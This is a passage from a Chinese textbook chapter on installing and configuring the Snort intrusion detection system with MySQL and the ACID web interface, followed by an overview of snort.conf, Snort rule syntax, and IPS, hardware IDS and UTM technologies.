include classification.config 修改为 include $RULE_PATH/classification.config

include creference.config 修改为 include $RULE_PATH/creference.config

下面的也进行修改：

```
# include $RULE_PATH/web-attacks.rules
# include $RULE_PATH/backdoor.rules
# include $RULE_PATH/shellcode.rules
```

```
# include $RULE_PATH/policy.rules
# include $RULE_PATH/porn.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/p2p.rules
# include $RULE_PATH/spyware-put.rules
```

将这一部分前面所有的注释符号#去掉。修改完毕之后保存并退出编辑器。

要为 Snort 添加规则，首先将下载的规则数据包解压缩，将其中 rules 目录下的所有*.rules 复制到/etc/snort 目录下（注意，rules 目录下带有 snort.conf 等几个配置文件，这里不需要这几个文件）。然后将其中的 so_rule 目录直接移到 snort 的源代码包中，进入该目录，使用 make 命令进行编译，然后将生成的.so 文件复制到/etc/snort 目录下。

随后 Snort 进行数据库的设置：

```
#mysql  -u root -precall                    //登录到 mysql
mysql>create database snort;                //创建 snort 数据库，用于存储 snort 记录
mysql>quit;                              //退出 MySQL 控制台
#mysql -D snort -u root -precall </root/Desktop/snort-2.6.0.2/schema/create_mysql
```

上面的命令看着有点复杂，-D snort 指定了使用其中的 snort 数据库，随后有很长路径的 create_mysql 用于指定创建 snort 数据库的脚本文件。该文件在 2.6 版本源代码的 schema 目录下，这里应该根据实际情况指定。如果版本不同，可能该脚本的位置也会有所不同，如 2.0 版本的该文件就在 contrib 目录下。

```
#mysql -D snort -u root -precall   //登录 MySQL 数据库控制台
mysql>show tables;
```

可以看到创建了 16 个数据表格，如图 14.64 所示。

```
[root@localhost rules]# mysql -D snort  -u root -p </root/Desktop/snort-2.6.0.2/schemas/create_mysql
Enter password:
[root@localhost rules]# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8 to server version: 5.23.58

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use snort
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_snort  |
+------------------+
| data             |
| detail           |
| encoding         |
| event            |
| icmphdr          |
| iphdr            |
| opt              |
| reference        |
| reference_system |
| schema           |
| sensor           |
| sig_class        |
| sig_reference    |
| signature        |
| tcphdr           |
| udphdr           |
+------------------+
16 rows in set (0.00 sec)
```

图 14.64　创建数据库表格

14.6.7 配置 ACID

首先将 ACID、ADODB 和 JpGraph 的源代码包放置到网页根目录下。本例的位置是/var/www/html，也可能是/usr/local/apache/htdocs，具体需要看 httpd.conf 配置的设置。此处命令如下：

```
#cp acid-0.9.6b23.tar.gz /var/www/html
#cp adodb493.gz  /var/www/html
#cp jpgraph-2.1.3.tar.gz  /var/www/html
# tar zxvf adodb493.gz
# tar zxvf jpgraph-1.11.tar.gz
# tar zxvf acid-0.9.6b23.tar.gz
#cd acid                                          //切换到 acid 解压缩目录下
# vi acid_conf.php
$DBlib_path = "/var/www/html/adodb";              //修改 "$DBlib_path = "";"
# $alert_dbname   = "snort_log";                  //改成 snort
$alert_host     = "localhost";
$alert_port     = "";
$alert_user     = "root";
$alert_password = "mypassword";                   //改成自己的数据库密码
/* Archive DB connection parameters */
$archive_dbname   = "snort_archive";              //改成 snort
$archive_host     = "localhost";
$archive_port     = "";
$archive_user     = "root";
$archive_password = "mypassword";"                //改成自己的数据库密码
$ChartLib_path = "/var/www/html/jpgraph/src";  //修改 "$ChartLib_path = "";"
```

修改完毕后，保存退出。

14.6.8 测试

到这里就可以尝试启动 Snort，看看是否成功了。

```
#snort -d -l /var/log/snort -c /etc/snort/snort.conf -i eth0 -A full
```

按照以上的配置，应该没有问题，直接运行成功。但是有时候可能在运行时发现如图 14.65 所示的提示。




图 14.65 Snort 运行报错

按照提示，查看 snort.conf 的第 182 行，发现该目录不存在。笔者曾经特意试验过，出现这种情况很可能是由于 snort 的./configure 命令中没有加参数--enable-dynamicplugin。如果出现这种情况，最好的解决方法是到 snort 的源代码中使用 make uninstall 和 make clean 命令卸载 Snort，然后在./configure 命令中添加--enable-dynamicplugin 参数再次安装。这里出现该问题的可能性比较大。如果遇到无法解决的问题，为了节省时间，最好是上网搜索一下，或者直接到 Snort 的官方论坛，一般都能在里面找到想要的解决方案。

为了以后使用方便，可以写一个 Snort 的启动脚本：

```
# cd /usr/local/
# vi snort.sh
#!/bin/sh
snort -d  -l /var/log/snort -c /etc/snort/snort.conf -i eth0 -A full
```

保存退出，然后进行下面的操作：

```
# chmod 755 snort.sh
```

另外首先需要启动相关服务：

```
# /usr/local/apache/bin/apachectl start
# cd /usr/local/mysql/
# vi mysql_start.sh
#!/bin/sh
/usr/local/mysql/bin/mysqld_safe --user=mysql &
```

保存退出并修改权限：

```
# chmod 755 mysql_start.sh
# cp mysql_start.sh /usr/sbin/
# ./mysql_start.sh
# /usr/local/snort.sh
# service named start
```

通过 Web 界面进行设置，输入如下网址：

```
http://yourhost/acid/acid_main.php
```

单击 Setup Page 链接，选择 Create Acid AG，访问如下网址将会看到 ACID 界面。

```
http://127.0.0.1/acid
```

到这里就可以利用 nmap、nessus、CIS 或者 X-scan 对系统进行扫描，产生警告记录。

```
# http:// 127.0.0.1/acid
```

至此，一个功能强大的 IDS 配置完毕。现在就可以利用 Web 界面远程登录、监控主机所处的局域网，同时安装 phpMyAdmin 或 webmin 对 MySQL 数据库进行操控。

14.7 Snort 配置文件 snort.conf

Snort 允许通过多种方法对引擎进行配置，这保证了对每个特定的环境都可以定制其引擎和规则。Snort 可以通过两种途径让配置选项生效：

- 在启动 Snort 时通过命令行制定需要的选项。
- 在指定的配置文件 snort.conf 中完成这些配置，然后在启动 Snort 时让它读取这个配置文件。这种方式对企业来说更有效，也更方便。并且 Snort 会通过分析该配置文件，逐个读取配置项，从而达到与命令行传输参数相同的效果。

一般只有在测试规则或者引擎的情况下才使用命令行方式，否则推荐以配置文件的方式运行 Snort。

Snort 的配置文件 snort.conf 中包含了每次激活 Snort 时的参数设置。该配置文件很长，其中提供了很多注释来说明各配置选项的作用与配置方法。尽管它描述得已经很详尽，但是本节还会介绍一些能够让 Snort 正常工作的设置。一般情况下，采用如下 6 个步骤来定制 Snort 配置文件：

step 1 为自身的网络提供变量，这样可以在随后的配置中简化操作，便于修改。
step 2 配置动态装载库。
step 3 配置预处理器。
step 4 配置输出插件。
step 5 添加运行时配置指示符。
step 6 定制自己的规则集。

snort.conf 文件也是按照上面的 6 个步骤分为 6 个部分，此处对每个部分给予简单介绍。

14.7.1 定义变量

Snort 用户可以定义被规则集使用的变量。定义变量非常简单，所有的变量名和变量值都是一一对应的。具体语法如下：

```
var <变量名> <变量值>
```

例如，snort.conf 文件中非常重要的一个变量是 HOME_NET，该变量表示的是局域网中的内部网络地址。在大多数实例中，该变量被赋值为完整的子网地址，但也可以是一个单独的 IP 地址。在本例中，使用内部网卡的子网地址，其值为 192.168.106.0/24，表示地址空间为 192.168.106.1 到 192.168.106.254，子网掩码为 255.255.255.0。如果有多段地址，可以用逗号间隔，如下所示：

```
var HOME_NET [192.168.106.0/24,127.0.0.1]
```

另外一个需要注意的变量是 EXTERNAL_NET。可以把其设置为网络适配器所应答（或者侦听）的任何一个子网。在本例中，将其设置为默认值 any，该设置告诉 Snort 侦听外部网络的所有地址，如下所示：

```
var EXTERNAL_NET any
```

接下来在配置文件 snort.conf 中就可以看到类似如下的内容：

```
# List of DNS servers on your network
var DNS_SERVERS $HOME_NET
# List of SMTP servers on your network
var SMTP_SERVERS $HOME_NET

# List of web servers on your network
var HTTP_SERVERS $HOME_NET

# List of sql servers on your network
var SQL_SERVERS $HOME_NET
```

可以看到，这里使用了前面定义的变量 HOME_NET，并且在其前面使用符号$取其值。由此可以看出，预定义该变量的一个好处就是：当需要修改内部网络地址时，只需要修改 HOME_NET 的值就可以了，其他地方不用改动。这种方法既方便又能减少因输入错误而出错的几率。

如果继续向下看配置文件，会看到一部分专门的 server-specific 变量。这些变量看起来类似于变量 HTTP_PORTS 80 或者 ORACLE_PORTS 1521，它们定义了特定的端口，Snort 会在这些端口上测试攻击。如果没有特殊需要，这些值保持默认值就可以了。

最新的 Snort 引擎支持动态变量的概念，这将使变量定义更加灵活易用。动态变量可以在配置文件或附加包含文件中定义的其他变量的基础上生成。也就是说，可以定义一个动态变量 desired_variable_name，而这个变量引用了另一个在前面已经定义了的变量 variable。下面是一个动态变量的实例。

```
var EXTERNAL_WEB $DMZ_WEB
var 2PHP $INTRANET_WEBS
```

如果被引用的变量没有被定义或者定义非法，动态变量可以被赋予一个默认动态地址。但如果不想因此产生一个默认地址的副本，也可以定义一段错误信息，当被引用变量未定义时显示该信息。

正如下面将看到的，变量定义语句的变量值部分被用冒号分开。冒号前面是被引用的初始变量，当被引用变量未定义时，引擎将根据冒号后面的部分执行动作。

```
var <desired_variable_name> $<variable:static_default_address>
var <desired_variable_name> $<variable:?Error:the variable was undefined>
```

下面的规则定义了一个动态的单一 IP 地址。变量 DNS_SERVER 和变量 ORG_DNS_SERVER 对应的变量值等价，如果 ORG_DNS_SERVER 没有被定义，DNS_SERVER 将被赋值为 10.1.1.2。

```
var DNS_SERVER $(ORG_DNS_SERVER:10.1.1.2)
```

另外还需要注意其中一个配置选项，在 snort.conf 文件中，包含如下内容：

```
# Configure the detection engine
# ==============================
#
# Use a different pattern matcher in case you have a machine with very limited
```

```
# resources:
#
# config detection: search-method lowmem
```

这是因为 Snort 使用不同的搜索引擎。如果机器配置比较低（如内容较小），那么很可能即使 snort.conf 的其他选项配置都正确，也无法运行。如果将上面内容的最后字段去掉注释，如下所示：

```
# Configure the detection engine
# ==============================
#
# Use a different pattern matcher in case you have a machine with very limited
# resources:
#
config detection: search-method lowmem
```

将会解决这个问题。

14.7.2 配置动态装载库

如果 Snort 在安装的时候指定了要使用动态装载库，那么就需要用到这部分内容。如果配置不当，可能导致 Snort 无法正常启动。这部分主要是指定正确的库路径。一般情况下，在 Linux 系统中保持默认值就可以了。而 Windows 下则必须修改，因为原来的默认值是采用 Linux 的路径方式，根本不适合 Windows。在本系统中相关配置如下：

```
dynamicpreprocessor directory e:/snort/lib/snort_dynamicpreprocessor/
dynamicengine e:/snort/lib/snort_dynamicengine/sf_engine.dll
```

这里只需要修改指定到 Snort 安装目录下的相关路径就可以了，需要根据系统的具体情况进行修改。

14.7.3 配置预处理器

预处理程序就是一个过滤器，Snort 将进来的数据流先预处理之后，再对其进行处理。一般配置格式为：

```
preprocessor <name_of_processor>: <configuration_options>
```

在默认的 snort.conf 文件中编写了 IP defragmentation 实例，可以将其设置为打开状态，用于帮助检测碎片和拒绝服务攻击，当然也可以根据自己的需要打开其他的处理程序。

14.7.4 配置输出插件

输出插件部分定义了 Snort 是否使用各种日志和警告特征，并告诉它利用什么样的格式来倾倒数据，其格式为：

```
output <name_of_plugin>: <configuration_options>
```

其中有两个比较关键的子文件需要修改，如下所示：

```
include E:\Snort\etc\classification.config
include E:\Snort\etc\reference.config
```

若这两个路径设置不正确，也将导致 Snort 运行不正常。

14.7.5 添加运行时配置指示符

这部分内容不是经常用到，如果需要的话，可以查阅 Snort 的用户手册。在 snort.conf 文件中给出了一个参考实例：

```
# config ignore_ports: <tcp|udp> <list of ports separated by whitespace>
# config ignore_ports: tcp 21 6667:6671 1356
# config ignore_ports: udp 1:17 53
```

如果去掉前面的#，则该设置将发挥作用。实际上，Snort 的配置项具有特殊的语法格式，它由配置对象的标识字段和参数值组成。参数可能有多个可选值，但格式是不能出错的。配置项的语法格式固定如下：

```
config <instruction>:<value>
```

config 变量说明这个配置项的类型，instruction 说明参数 value 将被应用的对象。在前面的例子中就使用了这种格式。

14.7.6 定制自己的规则集

规则集定义了什么样的行为会被系统认为是可疑的。基于这一点，应该经常到 www.snort.org 上下载最新的规则集以保证 Snort 很好地工作。如果没有最新的工作集，计算机将只是一个摆设。注释掉不需要的规则是一个好的习惯，不必要的多余规则可能引起错误的警告。

在 Snort 中，可以指定包含文件来选择自己需要的规则集，格式同 C 和 C++的包含文件 #include 相似。需要小心的是，在包含文件中定义的变量值和规则类型将覆盖其原始值。这意味着如果在根配置文件和包含文件中定义了相同的变量名，则在匹配时，其中的一个很可能会使用不是期望的变量值。定义包含文件的语法如下所示：

```
include: <被包含文件的完整路径和文件名>
```

例如，在 snort.conf 文件中，这部分的配置格式如下：

```
include $RULE_PATH/local.rules
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
```

```
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
```

它指出了规则集的具体路径，当然这里需要正确的设置变量 RULE_PATH。也可以通过 include $ RULE_PATH/rule.rules 命令行来手动更改指向规则集的路径。

接下来简单介绍一下如何定制自己的规则。一条完整的 Snort 规则分为规则头和规则体两部分。下面分别进行详细介绍，以便于用户能够根据自己的具体情况定制需要的规则。

Snort 规则头是特征中非常重要的组成部分，因为它定义了规则被触发时该做什么事情，对应什么协议，以及包括 IP 地址、网络、端口在内的源信息和目的信息。通过这些限制，规则或者说规则体需要处理的数据量可能会被有效地减少。

Snort 规则的具体组成格式如图 14.66 所示。




图 14.66 Snort 规则结构示意图

◆ **规则行为** 即当数据包匹配到某条规则时，引擎将进行什么操作。当前 Snort 预先设置的规则行为包括：

- **pass** 该动作将让当前被分析的包通行，继续分析后面捕获的数据包。
- **log** 该动作将按照预定义的格式记录数据包。
- **alert** 该选项将按照预先设置的格式记录该数据包，然后报警。该动作功能强大，但是需要谨慎使用。否则如果使用过于频繁，可能导致大量报警记录，反而容易淹没有效信息，使安全防护工作效率变低。
- **dynamic** 该选项比较独特，保持在一种潜伏状态，直到被 activate 类型的规则触发之后，才类似 log 动作一样记录数据包。
- **activate** 该动作功能强大。当被规则触发时生成报警，并启动相应的 dynamic 类型规则。该选项在检测复杂攻击、数据分类时是非常有效的。

除了上面的 5 种预定义规则类型外，还可以自定义规则类型，用于规定程序如何把数据输出到输出插件。定义的格式很直观，首先指明规则类型，然后说明应该执行的动作。自定义规则类型是模块化 Snort 探测器的好办法，并能为多探测器的安装带来方便。

◆ **协议** 至少支持对 4 种协议（ICMP，TCP，IP 和 UDP）的分析。

◆ **源信息和目的信息** 在规则中可以指定两种类型的地址，即单一 IP 地址或无类别域间路由地址（CIDR）。注意，不能在指定地址时使用域名，例如 sohu.com，也不能使用正则表达式。但是与许多其他程序和脚本类似，可以用取反符号!和 IP 地址或网段结合起来，表示除了该地址的所有其他地址。在 Snort 规则中指定源、目的端口的方法和指定源、目的 IP 地址的方法几乎相同。可以使用 any 通配符或者取反符号，也可以直接在规则中指定某个单一端口。方向操作符告诉 Snort 引擎该如何理解规则，这是定义规则的源和目的的简单方法。方向操作符有->和<>两个。

要自定义规则集需要对 Snort 的规则定义方法非常了解，而实际上 Snort 对于定义规则的支持非常强大。全面了解具体定义规则的方法需要查阅相关的使用说明。

14.8 入侵检测技术发展趋势

有关 IDS 技术的发展趋势，以及是否会被 IPS 所取代是一个令人比较关注的话题。实际上，就 IDS 来说，现有的功能特点和 IDS 这个标题，与人们的期望差距太大。

随着技术的不断发展，必将出现新的安全手段来改进入侵检测技术，甚至取代入侵检测技术。从目前来说，IDS 可能朝着多个方向发展：IPS、硬件芯片、管理平台等。

14.8.1 入侵防御系统 IPS

随着系统漏洞不断被发现，企业网络面临的安全威胁越来越复杂了。不过尽管这些攻击可以绕过传统的防火墙，但设置在网络周边或内部网络中的入侵防御系统（IPS）仍然能够有效地阻止这些攻击，为那些未添加补丁或配置不当的服务器提供保护。

虽然入侵检测系统（IDS）可以监视网络传输并发出警报，但并不能拦截攻击；而 IPS 则能够对所有数据包仔细检查，立即确定是许可还是禁止访问。IPS 具有一些过滤器，能够防止系统上各种类型的弱点受到攻击。当新的弱点被发现之后，IPS 就会创建一个新的过滤器，并将其纳入自己的管辖之下，试探攻击这些弱点的任何恶意企图都会立即受到拦截。IPS 能够识别事件的侵入、关联、冲击、方向并进行适当的分析，然后将合适的信息和命令传送给防火墙、交换机和其他的网络设备以减轻该事件的风险。

IPS 的关键技术成分包括合并的全球和本地主机访问控制、IDS、全球和本地安全策略、风险管理软件及支持全球访问并用于管理 IPS 的控制台。如同 IDS 一样，IPS 也需要降低假阳性或假阴性，它通常使用更为先进的入侵检测技术，如试探式扫描、内容检查、状态和行为分析，同时结合常规的入侵检测技术，如基于签名的检测和异常检测。

同入侵检测系统（IDS）一样，IPS 系统分为基于主机和基于网络两种类型。

基于主机的 IPS 依靠在被保护的系统中直接安装的代理。它与操作系统内核和服务紧密地捆绑在一起，监视并截取对内核或 API 的系统调用，以便达到阻止并记录攻击的作用。它也可以监视数据流和特定应用的环境（如 Web 服务器的文件位置和注册条目），以便能够保护该应用程序，使之避免那些还不存在签名的普通攻击。

基于网络的 IPS 综合了标准 IDS 的功能，IDS 是 IPS 与防火墙的混合体，可称为嵌入式 IDS 或网关 IDS（GIDS）。基于网络的 IPS 设备只能阻止通过该设备的恶意信息流。为了提高 IPS 设备的使用效率，必须采用强迫信息流通过该设备的方式。更具体地讲，受保护的信息流必须代表向联网计算机系统发送或从中发出的数据，在指定的网络领域中存在极可能发生的内部爆发，配置地址能够有效地将网络划分成最小的保护区域，并可以提供最大范围的有效覆盖率，效果如图 14.67 所示。

14.8.2 硬件 IDS

为了适应带宽的增长，硬件 IDS 的开发现在已经是非常热的课题了。在硬件化方面，防火墙产品领先一步，NetScreen 等国外产品几年前都是通过 ASIC 的防火墙起家的。而这里说的硬件 IDS 的探测器部分不是基于 IA 的服务器构架，而是使用 FPGA、ASIC 或者 NP 处理网络流量。前面介绍的 IPS，由于需要放在网关处工作，所以理所当然地需要高处理能力，适合采用硬件 IDS。




图 14.67 IPS 部署示意图

实现硬件防火墙有两大技术方案：网络处理器（NP）和 FPGA（软件成熟后批量生产，为 ASIC 芯片）。关于这两种方案孰优孰劣，争论比较大。但是不论哪种方案，都还有许多工作要做。

早期的交换机和路由器也是使用 IA 架构的服务器，用软件实现路由器功能。由于带宽的增加，CPU 的处理能力已经远远落后，这时出现了一些功能为专门分担 CPU 工作的芯片，而 CPU 仅仅需要处理一部分数据，其余数据则直接通过高速交换结构从一个接口传送到另一个接口，所以产生了新的术语“快速通路”和“慢速通路”。任何无须 CPU 干预，直接在接口间进行传送的信息包被认为处于快速通路中；任何需要 CPU 处理的信息包或者一部分则被认为处于慢速通路中，其中包括报头、控制包和异常包。

尽管转发引擎结构已经达到了很高的效率，但是不断增加的速度远远超过了通用 CPU 满足该要求的能力，提出了尽可能多地将数据传入快速通道的要求。因此，接口板上的通用 CPU 让位给了高速、固定功能的 ASIC。

使用 ASIC，转发过程几乎可以不用 CPU。这样，大部分数据包完全可以使用快速通路通过系统，只有控制数据包和异常数据包需要经过慢速通路转发到 CPU。但是，这同时也失去了通用 CPU 固有的可编程能力。

正是基于这种情况，可编程网络处理器（Programmable Network Processor）出现了，它既能安放在接口卡的快速通路上，类似于固定功能 ASIC；又具有更高级的编程能力，类似于通用 CPU。根据国际网络处理器会议的定义，网络处理器是一种可编程器件，它特定地应用于通信领域的各种任务，例如包处理、协议分析、路由查找、声音/数据的汇聚、防火墙、QoS 等。

无论是使用 NP 技术还是 FPGA 技术，硬件 IDS 的体系结构是相同的：由通用 CPU 提供用户管理配置界面，完成日志管理及其他增值服务；由硬件芯片完成防火墙功能。只有经过选择的特定数据包才上交到 CPU 完成增值功能处理，而其余网络数据则完全通过硬件芯片处理。通用 CPU 可以使用 ARM 芯片或 IBM 的 PowerPC 芯片。

CPU 和硬件芯片间主流的通信模式是 PCI 插板模式，将硬件芯片与网络芯片、DDR 内存芯片相连，集成在 PCI 插板上，通过 PCI 接口与主系统交互。主系统运行 Linux 和 Windows 等主流操作系统。这样的系统对原有 IDS 产品来说兼容性好，原有硬件与软件系统不需要修改，系统处理能力较强，可以完成复杂应用层处理。

14.9 统一威胁管理（UTM）

UTM（United Threat Management）是统一威胁管理的缩写，这是一种被广泛看好的信息安全解决方案。目前被提及较多的定义是由 IDC 提出的：由硬件、软件和网络技术组成的具有专门用途的设备，它主要提供一项或多项安全功能，将多种安全特性集成于一个硬件设备之中，构成一个标准的统一管理平台。

从概念的定义上，UTM 既提出了具体产品的形态，又涵盖了更加深远的逻辑范畴。从定义的前半部分看，很多厂商提出的多功能安全网关、综合安全网关、一体化安全设备都符合 UTM 的概念；而从后半部分看，UTM 的概念还体现了经过多年发展之后，信息安全行业对安全管理的深刻理解及对安全产品的可用性和联动能力的经验。

从技术层次来讲，UTM 结合了很多值得关注的先进技术。首先值得一提的是 CCP，即完全性安全保护。这种技术对 OSI 模型中描述的所有层次的内容进行处理，其有效性将大大超过目前通用的状态检测技术和深度包检测技术。

为了实现 CCP 的强大能力，UTM 通常需要应用 ASIC 技术来获得性能保证。同时在软件组件方面，UTM 使用专用的经过定制的操作系统。精简后的系统在安全功能上进行了特别处理，形成了适用于 UTM 的软件平台。另外基于防火墙等产品的经验，UTM 在规则算法、模式识别语言等方面也进行了特别的设计，这为 UTM 的平台化目标提供了有力的支持，如图 14.68 所示。




图 14.68 UTM 在网络中的部署

14.9.1 UTM 采用的技术

实现 UTM 需要无缝集成多项安全技术，达到在不降低网络应用性能的情况下，提供集成的网络层和内容层的安全保护。以下为一些典型的技术：

- **完全性内容保护（CCP）** CCP 提供对 OSI 网络模型所有层次上的网络威胁的实时保护。这种方法比防火墙状态检测（检查数据包头）和深度包检测（在状态检测包过滤的基础上提供额外检查）等技术先进。它具备在千兆网络环境中，实时将网络层数据负载重组为应用层对象（如文件和文档）的能力，而且重组之后的应用层对象可以通过动态更新病毒和蠕虫特征来进行扫描和分析。CCP 还可探测其他各种威胁，包括不良 Web 内容、垃圾邮件、间谍软件和网络钓鱼欺骗。
- **ASIC 加速技术** ASIC 芯片是 UTM 产品的一个关键组成部分。为了提供千兆级实时的应用层安全服务（如防病毒和内容过滤）的平台，专门为网络骨干和边界上高性能的内容处理而设计的体系结构是必不可少的。ASIC 芯片集成了硬件扫描引擎、硬件加密和实时内容分析处理能力，提供防火墙、加密/解密、特征匹配和启发式数据包扫描，以及流量整形的加速功能。由于 CCP 需要强劲的处理能力和更大容量的内存来支持，仅利用通用服务器和网络系统要实现内容处理往往在性能上达不到要求。
